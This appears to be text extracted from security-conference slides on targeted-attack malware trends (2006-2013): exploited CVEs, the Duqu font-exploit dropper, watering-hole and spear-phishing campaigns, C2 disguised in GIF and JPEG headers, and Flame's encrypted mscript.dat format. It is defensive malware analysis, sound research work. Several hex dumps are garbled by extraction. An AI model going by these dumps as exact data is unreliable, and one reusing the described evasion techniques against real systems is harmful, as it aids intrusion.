Likely use of ***watering hole*** attack
e.g.,
based on Java exploit

Some tools ***were*** already ***known*** by
A/Vs

BUT, the whole ***story*** was ***never identified***

Motivation for the presentation

2006: Shady Rat

2007: Sinowal Trojan and variants

2008: Backshot Yankee

2009: GhostNet

2010: Stuxnet, Hydraq (Aurora), Quackbot

2011: *Duqu*, Nitro attacks (Poison Ivy)

2012: *Flame*, *MiniFlame* (SPE), *Gauss*

2013: Red October, *MiniDuke*, *Teamspy*, Korplug, Kisuky, Hormesu, Janicab, NetTraveler, Icefog, Rarstone, Gh0st RAT, Korhigh, Opsiness, Kimsuky

Aspects of technical trends

Exploitation
Attacker techniques
Reconnaissance
Under the Radar
Encryption
Compression
Modularity and code reuse
C2 communication and infrastructure
Code signing
High profile targets
Stealthiness and persistency
Goal of Attackers

EXPLOITATION

Trend: Use of known and unknown exploits

Professional attackers use sophisticated
zero-day exploits

BUT, other groups prefer
known exploits in the first place

Use of known exploits

NetTraveler (CVE-2012-0158, CVE-2013-2465)

Terminator RAT (CVE-2012-0158)

Rarstone (CVE-2012-0159)

EvilGrab (CVE-2012-0158)

BLYPT (CVE-2013-1493)

IceFog (CVE-2012-0158, CVE-2012-1856,
CVE-2013-0422, CVE-2012-1723)

Janicab (CVE-2012-1723)

MiniDuke (CVE-2013-0640)

Appearance of zero-days

Stuxnet

(CVE-2010-2772)

Duqu

(CVE-2011-3402) + 9 corresponding CVEs

Zero-day platform: The ***Elderwood*** platform

Adobe Flash Player (CVE-2012-0779, CVE-2012-1535)

Microsoft IE (CVE-2012-1875)

Microsoft XML Core (CVE-2012-1889)

Example: Duqu dropper

Duqu dropper was a **.doc** file with
embedded font (Dexter)



Font exploited a ***Windows kernel vulnerability***
(CVE-2011-3402)

Dropper structure

Word document

Character string that uses Dexter
“:)” in size 4



Embedded font file “Dexter” with exploit

Dropper font file logical structure

kernel space

Exploit stage – gaining control

Stage 0 – decrypting Stage 1 (tiny code)

Stage 1 – initializations and decompression Stage 2

Stage 2 – kernel driver to load User Space stage 1


User Space stage 1 – injects Stage 2

User Space stage 2 – installs malware

Main PNF (compressed with Duqu LZO-like compression)

compressed

Duqu exploit demo



ATTACKER TECHNIQUES

Trend: Spear phishing and watering whole

Most of the time attackers use
spear phishing e-mails

However, ***watering hole*** attacks are getting
more and more popular

Spear phishing

Victims ***get an e-mail*** with attachments

Documents (DOC, PDF, RTF)


Compressed file formats (ZIP, RAR)

Attachments are typically
drive-by-downloaders

Examples

(Duqu, Miniduke, EvilGrab, NetTraveler, RARSTONE etc)

Watering hole attack



Example: VOHO attack campaign (June 2012)

Attacker: the China-based
Hidden Lynx

Target: ***US defence contractors***

However, files are protected by Bit9's
trusted file signing infrastructure

Example: VOHO attack campaign cont.

Use of *watering hole* attack
against Bit9

Theft of the company's
code signing certificates

Goal: *Sign malicious files* with
Bit9's protection

RECONNAISSANCE

Trend: Systematic reconnaissance

Use of well-known *network scanners* for vulnerability exploration



Try to exploit *known* vulnerabilities with *known exploits*

BUT, direct attacks via *0-days* are appearing

Example: Clever Kitten



Found by CrowdStrike
(April 2013)

Attackers: Indicators point to the
Islamic Republic of *Iran*

Example: Clever Kitten's reconnaissance

Use of *Acunetix* *Web vulnerability scanner*

PHP backdoor is uploaded via an
exploitable site

Use of additional tools for *lateral movement*

Packet sniffers to capture credentials

Additional vulnerability scanners

Contrast Example: Duqu's reconnaissance

Information gathering
about victims

Use of spear phishing email with
an attached ***0day*** DOC file

UNDER THE RADAR

Trend: Stealthy C2 Communication

Use of *image headers* in
C2 communications recently

Goal: mislead perimeter defenses

Example: MiniDuke drive-by-download

- 13 bytes long GIF header + encrypted executable

```
00: 47 49 46 38 39 61 20 00 | 20 00 F7 00 00 BC 55 14 GIF89a ÷ %U¶
10: FA A9 52 EB 85 1C F3 9B | 50 EE 93 4D BD 4E 05 EB ú@Rë...Ló>Pî“M%N†ë
20: 84 22 1A 20 32 EA B2 79 | 97 3F 06 E9 75 22 FD F9 „"→ 2ê²y-?♣éu"ýû
30: F5 D8 6C 40 A1 48 10 F9 | E5 D4 18 1D 2D F5 9F 4A õøl@;H►-ùãÔ†ø-öÿJ
40: 40 2C 29 EC 8A 46 FD F5 | EC EF CA A6 E3 7D 46 DC @,)îŠFýõïiË!ã}FÜ
50: 5D 22 C1 52 09 DC 8D 49 | EC CB B4 F4 DA C3 FA 91 ]"ÁRoÜIiËîóÚĂú‘
60: 21 F8 8E 22 C1 5A 19 F4 | 87 1B FB 9F 3B FB 97 2E !øŽ"ÁZ↓ô†←üÿ;û-.
70: F1 CB B3 E9 AB 6C F2 89 | 31 F9 98 37 0D 0F 17 E9 ñË³é«lò%1û~7♪♣±é
80: 84 46 73 33 0B FB E8 D3 | F8 8B 1B F2 A3 5C E0 91 „Fs3đûè0ø<←ò£\à‘
90: 3F 21 27 3D 13 18 23 E8 | B2 89 E7 81 48 FF FE FD ?!' =!!↑#è²%çHÿþý
A0: 5F 3E 33 EA 79 2B DC 7C | 2C EB 9E 65 F8 96 36 ED _>3ëy+Ü|,ëžeø-6í
B0: 7B 22 F5 8D 1E 59 2D 16 | FB 9C 38 E9 80 2D FB F0 {"õI▲Y-≡ûæ8é€-ûđ
C0: E3 81 3D 13 E8 86 49 DA | 6B 27 F2 85 22 E7 74 2A ãI=!!è†IÚk'ò..."çt*
D0: E2 81 1F D5 62 1D FA A1 | 44 FA 9B 38 FB 9E 3C F7 âI▼Öbøü;Dú>8ûž<÷
```

Example: Duqu data exfiltration + C2 comm.

```
00000000 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
00000010 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 69 .Content-Type: i
00000020 6d 61 67 65 2f 6a 70 65 67 0d 0a 54 72 61 6e 73 mage/jpeg. Trans
00000030 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63 68 fer-Encoding: ch
00000040 75 6e 6b 65 64 0d 0a 43 6f 6e 6e 65 63 74 69 6f unked..C onnectio
00000050 6e 3a 20 43 6c 6f 73 65 0d 0a 0d 0a n: Close ....
0000005C 32 45 30 0d 0a ff d8 ff e0 00 10 4a 46 49 46 00 2E0..... ..JFIF
0000006C 01 01 01 00 60 00 60 00 00 ff db 00 43 00 02 01 .....`. ` .....C...
0000007C 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 .....
0000008C 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 .....
0000009C 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c .....
000000AC 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db .....
000000BC 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 .C..... |
000000CC 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000DC 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000EC 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
```


Trend: Rare server-side polimorphism

Rare server-side polimorphism



However, the ***name of samples***, the ***name of modules***, the ***configuration*** and ***C&C servers*** are different

Example: Different sample names of MiniDuke

1109821546.gif 1118310968.gif 174239657.gif 2334309658.gif
2618653991.gif 2627081433.gif 3100425864.gif 3198217296.gif
3946889701.gif 3979106736.gif 4137794344.gif 626088424.gif
bg_aefk.gif bg_afvd.gif bg_dafd.gif bg_dasfs.gif bg_dfdsh.gif bg_dfell.gif
bg_dfesik.gif bg_dfeu.gif bg_dfew.gif bg_dfews.gif bg_dflj.gif bg_dfoiu.gif
bg_dfrio.gif bg_dfwe.gif bg_dsaf.gif bg_dsaffe.gif bg_dsef.gif
bg_dsert.gif bg_dwed.gif bg_edf.gif bg_edf_v2.gif bg_edfsa.gif
bg_edse.gif bg_eefds.gif bg_efd.gif bg_efdse.gif bg_efed.gif bg_efwe.gif
bg_ekjf.gif bg_ekks.gif bg_elfj.gif bg_elj.gif bg_esd.gif bg_ewfed.gif
bg_ewwe.gif bg_fdfe.gif bg_fed.gif bg_fefsf.gif bg_fked.gif bg_fwds.gif
bg_kefs.gif bg_kei.gif bg_keio.gif bg_kje.gif bg_kkf.gif bg_koe.gif
bg_ldfe.gif bg_leo.gif bg_lfe.gif bg_lkje.gif bg_lkjkef.gif bg_oef.gif
bg_ojlro.gif bg_qdf.gif bg_qrg.gif bg_rie.gif bg_ruie.gif bg_sasd.gif
bg_sdef.gif bg_sdefk.gif bg_sfef.gif bg_ureio.gif bg_wdf.gif

ENCRYPTION

Trend: Frequent use of simple ciphers

Frequent use of
Vigenere-like ciphers
or
simpler ***symmetric*** key algorithms
(e.g., XOR, RC4 etc)

Example: Understanding Flame's "update" process

Flame ***abuses Windows Update*** to install malware components

Modified cabinet files (.cab) are download from update server

First stage: .cab files install a "loader"
(wusetupv.exe or similar)

Flame cabinet file decryption

.cab files are **RC4** encrypted inside
an
undocumented table format in
mscrypt.dat


mscript.dat table format

Record oriented table format

Records are ***padded to $N*13$*** bytes
and have an ***ID*** at the end
(very odd idea!)

mscript.dat table format

Two major record types



mscript.dat table linked list format

Each *name* record has a *pointer to*
the corresponding *data*

and

the *previous name* record

mscript.dat name record (type 3)

```
view mscript.dat.dec - Far 2.0.1807 x86
C:\prj\duqu\flame\mscript.dat.dec 1250 6251648 Col 0 0%
00000000: 00 0A 00 00 00 01 01 2C E3 02 00 F0 2D 31 01 A9
00000001: 38 AD 2B AE AE AE AE AE AE AE AE 02 04 00 00 00 FD
00000002: E0 02 00 8A 4E 6D A3 06 04 00 00 00 03 00 00 00
00000003: 30 CC EC 03 03 4C 00 00 00 27 00 00 00 00 00 00
00000004: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000005: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000006: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000007: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 30
00000008: 00 30 00 31 00 8C 5A 00 F1 AE AE AE AE AE AE 06
00000009: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
0000000A: 00 8F 00 00 00 34 00 00 00 FF FE 53 00 45 00 43
0000000B: 00 55 00 52 00 49 00 54 00 59 00 2E 00 42 00 41
0000000C: 00 44 00 5F 00 50 00 52 00 4F 00 43 00 5F 00 54
0000000D: 00 59 00 50 00 45 00 5F 00 30 00 78 00 30 00 30
0000000E: 00 30 00 30 00 30 00 30 00 31 00 30 00 AB 6A BC
0000000F: 8D AE AE AE AE AE AE 06 04 00 00 00 05 00 00 00
00000010: EC 93 87 26 03 4C 00 00 00 F7 00 00 00 9C 00 00
00000011: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000012: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000013: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000014: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 31
00000015: 00 30 00 30 00 12 AC B9 58 AE AE AE AE AE AE 06
00000016: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
```

mscript.dat name record 4-byte length

```
view mscript.dat.dec - Far 2.0.1807 x86
C:\prj\duqu\flame\mscript.dat.dec 1250 6251648 Col 0 0%
00000000: 00 0A 00 00 00 01 01 2C E3 02 00 F0 2D 31 01 A9
00000001: 38 AD 2B AE AE AE AE AE AE AE AE 02 04 00 00 FD
00000002: E0 02 00 8A 4E 00 00 00 00 00 00 00 03 00 00 00
00000003: 30 CC EC 03 03 4C 00 00 00 27 00 00 00 00 00 00
00000004: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000005: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000006: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000007: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 30
00000008: 00 30 00 31 00 8C 5A 00 00 F1 AE AE AE AE AE 06
00000009: 04 00 00 00 05 00 00 00 00 EC 93 87 26 03 4C 00
0000000A: 00 8F 00 00 00 34 00 00 00 00 FF FE 53 00 45 00
0000000B: 00 55 00 52 00 49 00 54 00 59 00 2E 00 42 00 41
0000000C: 00 44 00 5F 00 50 00 52 00 4F 00 43 00 5F 00 54
0000000D: 00 59 00 50 00 45 00 5F 00 30 00 78 00 30 00 30
0000000E: 00 30 00 30 00 30 00 30 00 31 00 30 00 AB 6A BC
0000000F: 8D AE AE AE AE AE AE 06 04 00 00 00 05 00 00
00000010: EC 93 87 26 03 4C 00 00 00 F7 00 00 00 9C 00 00
00000011: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000012: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000013: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000014: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 31
00000015: 00 30 00 30 00 12 AC B9 58 AE AE AE AE AE AE 06
00000016: 04 00 00 00 05 00 00 00 00 EC 93 87 26 03 4C 00
```

mscript.dat name record pointer to data record

```
view mscript.dat.dec - Far 2.0.1807 x86
C:\prj\duqu\flame\mscript.dat.dec 1250 6251648 Col 0 0%
00000000: 00 0A 00 00 00 01 01 2C E3 02 00 F0 2D 31 01 A9
00000001: 38 AD 2B AE AE AE AE AE AE AE AE 02 04 00 00 FD
00000002: E0 02 00 8A 4E 6D A3 06 04 00 00 00 00 00 00
00000003: 30 CC EC 03 03 4C 00 00 00 27 00 00 00 00 00
00000004: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000005: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000006: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000007: 00 30 00 78 00 30 00 30 00 30 00 30 00 30 00 30
00000008: 00 30 00 31 00 8C 5A 00 F1 AE AE AE AE AE AE 06
00000009: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
0000000A: 00 8F 00 00 00 34 00 00 00 FF FE 53 00 45 00 43
0000000B: 00 55 00 52 00 49 00 54 00 59 00 2E 00 42 00 41
0000000C: 00 44 00 5F 00 50 00 52 00 4F 00 43 00 5F 00 54
0000000D: 00 59 00 50 00 45 00 5F 00 30 00 78 00 30 00 30
0000000E: 00 30 00 30 00 30 00 30 00 31 00 30 00 AB 6A BC
0000000F: 8D AE AE AE AE AE AE 06 04 00 00 00 05 00 00 00
00000010: EC 93 87 26 03 4C 00 00 00 F7 00 00 00 9C 00 00
00000011: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54
00000012: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52
00000013: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F
00000014: 00 30 00 78 00 30 00 30 00 30 00 30 00 31 00 30
00000015: 00 30 00 30 00 12 AC B9 58 AE AE AE AE AE AE 06
00000016: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00
```

1 2 3 4 5Print 6 7Prev 8Goto 9Video 10

mscript.dat data record length

```
view mscript.dat.dec - Far 2.0.1807 x86
C:\prj\duqu\flame\mscript.dat.dec 1250 6251648 Col 0 0%
000000000: 00 0A 00 00 00 01 01 2C E3 02 00 F0 2D 31 01 A9
000000010: 38 AD 2B AE AE AE AE AE AE AE AE 02 04 00 00 FD 8-+RRRRRRRR
000000020: E0 02 00 8A 4E 6D A3 06 04 00 00 00 03 00 00 00 rSNmL
000000030: 30 CC EC 03 03 4C 00 00 00 00 00 00 00 00 00 00 0Eë♥L
000000040: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54 .tS E C U R I T
000000050: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52 Y O C B C A T Y P E
000000060: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F 00 59 00 50 00 45 00 5F
000000070: 00 30 00 78 00 30 00 30 00 30 00 00 00 30 00 30 00 30 00 00 30 00 30
000000080: 00 30 00 31 00 8C 5A 00 00 F1 AE AE AE AE AE AE AE 06 0 x 1 sz nRRRRRRR
000000090: 04 00 00 00 05 00 00 00 00 EC 93 87 26 03 4C 00 00 00 00 FF FE 53 00 45 00 43
0000000A0: 00 8F 00 00 00 34 00 00 00 00 FF FE 53 00 45 00 43 z U R I P E T R Y P E
0000000B0: 00 55 00 52 00 49 00 54 00 59 00 2E 00 42 00 41 00 59 00 2E 00 42 00 41
0000000C0: 00 44 00 5F 00 50 00 52 00 4F 00 43 00 5F 00 54 00 44 00 5F 00 50 00 52
0000000D0: 00 59 00 50 00 45 00 5F 00 59 00 50 00 45 00 5F 00 30 00 78 00 30 00 30
0000000E0: 00 30 00 30 00 30 00 30 00 30 00 00 00 AB 6A BC 0 0 1 0 « jL
0000000F0: 8D AE AE AE AE AE AE 06 04 00 00 00 05 00 00 00 00 04 00 00 00 05 00 00 00
000000100: EC 93 87 26 03 4C 00 00 00 00 F7 00 00 00 9C 00 00 00 00 00 FF FE 53 00 45 00 43
000000110: 00 FF FE 53 00 45 00 43 00 55 00 52 00 49 00 54 00 55 00 52 00 49 00 54
000000120: 00 59 00 2E 00 42 00 41 00 44 00 5F 00 50 00 52 00 59 00 2E 00 42 00 41
000000130: 00 4F 00 43 00 5F 00 54 00 59 00 50 00 45 00 5F 00 59 00 50 00 45 00 5F
000000140: 00 30 00 78 00 30 00 30 00 30 00 00 00 30 00 30 00 30 00 00 30 00 30 00 31
000000150: 00 30 00 30 00 12 AC B9 58 AE AE AE AE AE AE AE 06 0 0 + aXRRRRRRR
000000160: 04 00 00 00 05 00 00 00 EC 93 87 26 03 4C 00 00 00 00 F7 00 00 00 9C 00 00 00
1 2 3 4 5Print 6 7Prev 8Goto 9Video 10
```

mscript.dat data record value

```
view mscript.dat.dec - Far 2.0.1807 x86
C:\prj\duqu\flame\mscript.dat.dec 1250 6251648 Col 0 0%
00000000: 00 0A 00 00 00 01 01 2C E3 02 00 F0 2D 31 01 A9
000000010: 38 AD 2B AE AE AE AE AE AE AE AE 02 04 00 00 00 FD
000000020: E0 02 00 8A 4E 6D A3 06 04 00 00 00 03 00 00 00
000000030: 30 CC EC 03 03 4C 00 00 00 27 00 00 00 00 00 00
